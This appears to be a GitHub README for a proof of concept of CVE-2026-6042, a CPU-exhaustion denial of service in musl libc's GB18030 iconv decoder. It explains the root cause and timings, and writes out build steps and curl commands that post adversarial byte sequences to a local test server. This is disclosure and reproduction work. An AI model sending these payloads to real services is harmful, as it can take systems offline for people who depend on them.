 jensnesten/cve-2026-6042-poc
Proof of concept and end-to-end test of Algorithmic Complexity DoS in musl libc 0.8.0-1.2.6 assigned CVE-2026-6042

iconvGap-skipping loops in musl's iconv GB18030 4-byte decoder allow a small crafted input to consume disproportionate CPU time. A 40 KB adversarial payload can pin a CPU core for over 40 minutes.
Contrary to what the advisories say, this exploit's attack vector is obviously network, not local. This stems from VulDB not actually understanding the vulnerabilities they assign.
CVSS 3.1 Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H - 7.5 (High)
| Field | Detail |
|---|---|
| Affected software | musl libc (iconv implementation) |
| Affected encodings | GB18030 (4-byte sequences) |
| Type | Algorithmic Complexity / Denial of Service |
| Confirmed versions | musl 1.2.5 (Alpine 3.21), musl 1.2.6 (built from source) |
| Likely affected | All musl versions since GB18030 and UHC/CP949 support were introduced |
| Attack surface | Any musl-based service that calls iconv() on untrusted input with these encodings |
The GB18030 4-byte decoder in musl (src/locale/iconv.c, roughly lines 434-442) converts a 4-byte input sequence to a linear index and then walks a gap-skipping loop to map that index to a Unicode codepoint. For each decoded character, the inner loop iterates the entire gb18030[126][190] table (23,940 entries) to count how many 2-byte-mapped codepoints fall within a sliding range.
The byte sequence 82 35 8F 33 produces a linear index of 19,171, which lands just below the dense CJK Unified Ideographs range (U+4E00-U+9FBD, ~20,902 entries). The gap-skipping loop must then chase through the entire dense block one entry at a time, running ~20,905 outer iterations, each scanning all 23,940 table entries. That is approximately 500 million comparisons per input character.
Because the cost scales linearly with the number of adversarial characters in the input, and each character independently triggers the full inner loop, the total work is O(n * k^2) where n is the number of input characters and k is the size of the lookup table.
Any musl-based system (Alpine Linux, Void Linux, postmarketOS, embedded/container images, etc.) running a service that transcodes GB18030 or EUC-KR from user-supplied input via iconv() is vulnerable to denial of service.
Projected times on a single core (measured on Alpine 3.21 / musl 1.2.5):
| Input | Time |
|---|---|
| 1 adversarial char (4 bytes) | ~0.26 s |
| 100 chars (400 bytes) | ~26 s |
| 1,000 chars (4 KB) | ~4.3 min |
| 10,000 chars (40 KB) | ~43 min |
For comparison, 100 benign GB18030 characters decode in microseconds.
| File | Description |
|---|---|
poc_gb18030_dos.c | Standalone PoC: times benign vs. adversarial GB18030 decoding via iconv() |
server.c | Minimal HTTP server that transcodes POST bodies through iconv(), simulating a real attack surface |
Dockerfile | Alpine Linux container image that builds and runs the vulnerable server |
test.sh | End-to-end test script: sends benign and adversarial payloads to the server and compares response times |
iconv timing)Build and run on any musl-based system:
# On Alpine Linux
apk add gcc musl-dev
gcc -O2 -o poc_gb18030_dos poc_gb18030_dos.c
./poc_gb18030_dos
Or via Docker:
docker run --rm -v "$(pwd)":/work -w /work alpine:latest \
  sh -c "apk add gcc musl-dev && gcc -O2 -o poc_gb18030_dos poc_gb18030_dos.c && ./poc_gb18030_dos"
Expected output: benign characters decode in microseconds; a single adversarial character (82 35 8F 33) takes ~0.26 seconds.
Build and start the vulnerable server:
docker build -t cve-2026-6042 .
docker run --rm -p 8080:8080 cve-2026-6042
In another terminal, run the test harness:
./test.sh
Or send a payload manually:
# Benign: 100 chars, should return instantly
printf '\x81\x30\x81\x30%.0s' $(seq 1 100) > /tmp/benign.bin
curl -X POST -H "Content-Type: text/plain; charset=gb18030" \
     --data-binary @/tmp/benign.bin http://localhost:8080/

# Adversarial: just 5 chars, should take >1 second
printf '\x82\x35\x8F\x33%.0s' $(seq 1 5) > /tmp/adversarial.bin
curl -X POST -H "Content-Type: text/plain; charset=gb18030" \
     --data-binary @/tmp/adversarial.bin http://localhost:8080/
The X-Transcode-Time response header reports the time spent inside iconv().


The screenshot below shows the linear scaling of adversarial input against the Docker server: 20 chars (80 bytes) takes ~5.2 s, 80 chars (320 bytes) takes ~20.8 s, and 160 chars (640 bytes) takes ~41.5 s.
| Sequence | Linear Index | Behaviour |
|---|---|---|
81 30 81 30 (benign) | 128 | Low codepoint; gap-skip loop terminates quickly |
82 35 8F 33 (adversarial) | 19,171 | Lands just below dense CJK block; triggers ~500M comparisons |
82 35 90 30 (adversarial) | ~19,200 | Same region, similar cost |
This repository is published for security research and responsible disclosure purposes. The code is provided solely to reproduce and verify CVE-2026-6042. Do not use it against systems you do not own or have explicit authorization to test.
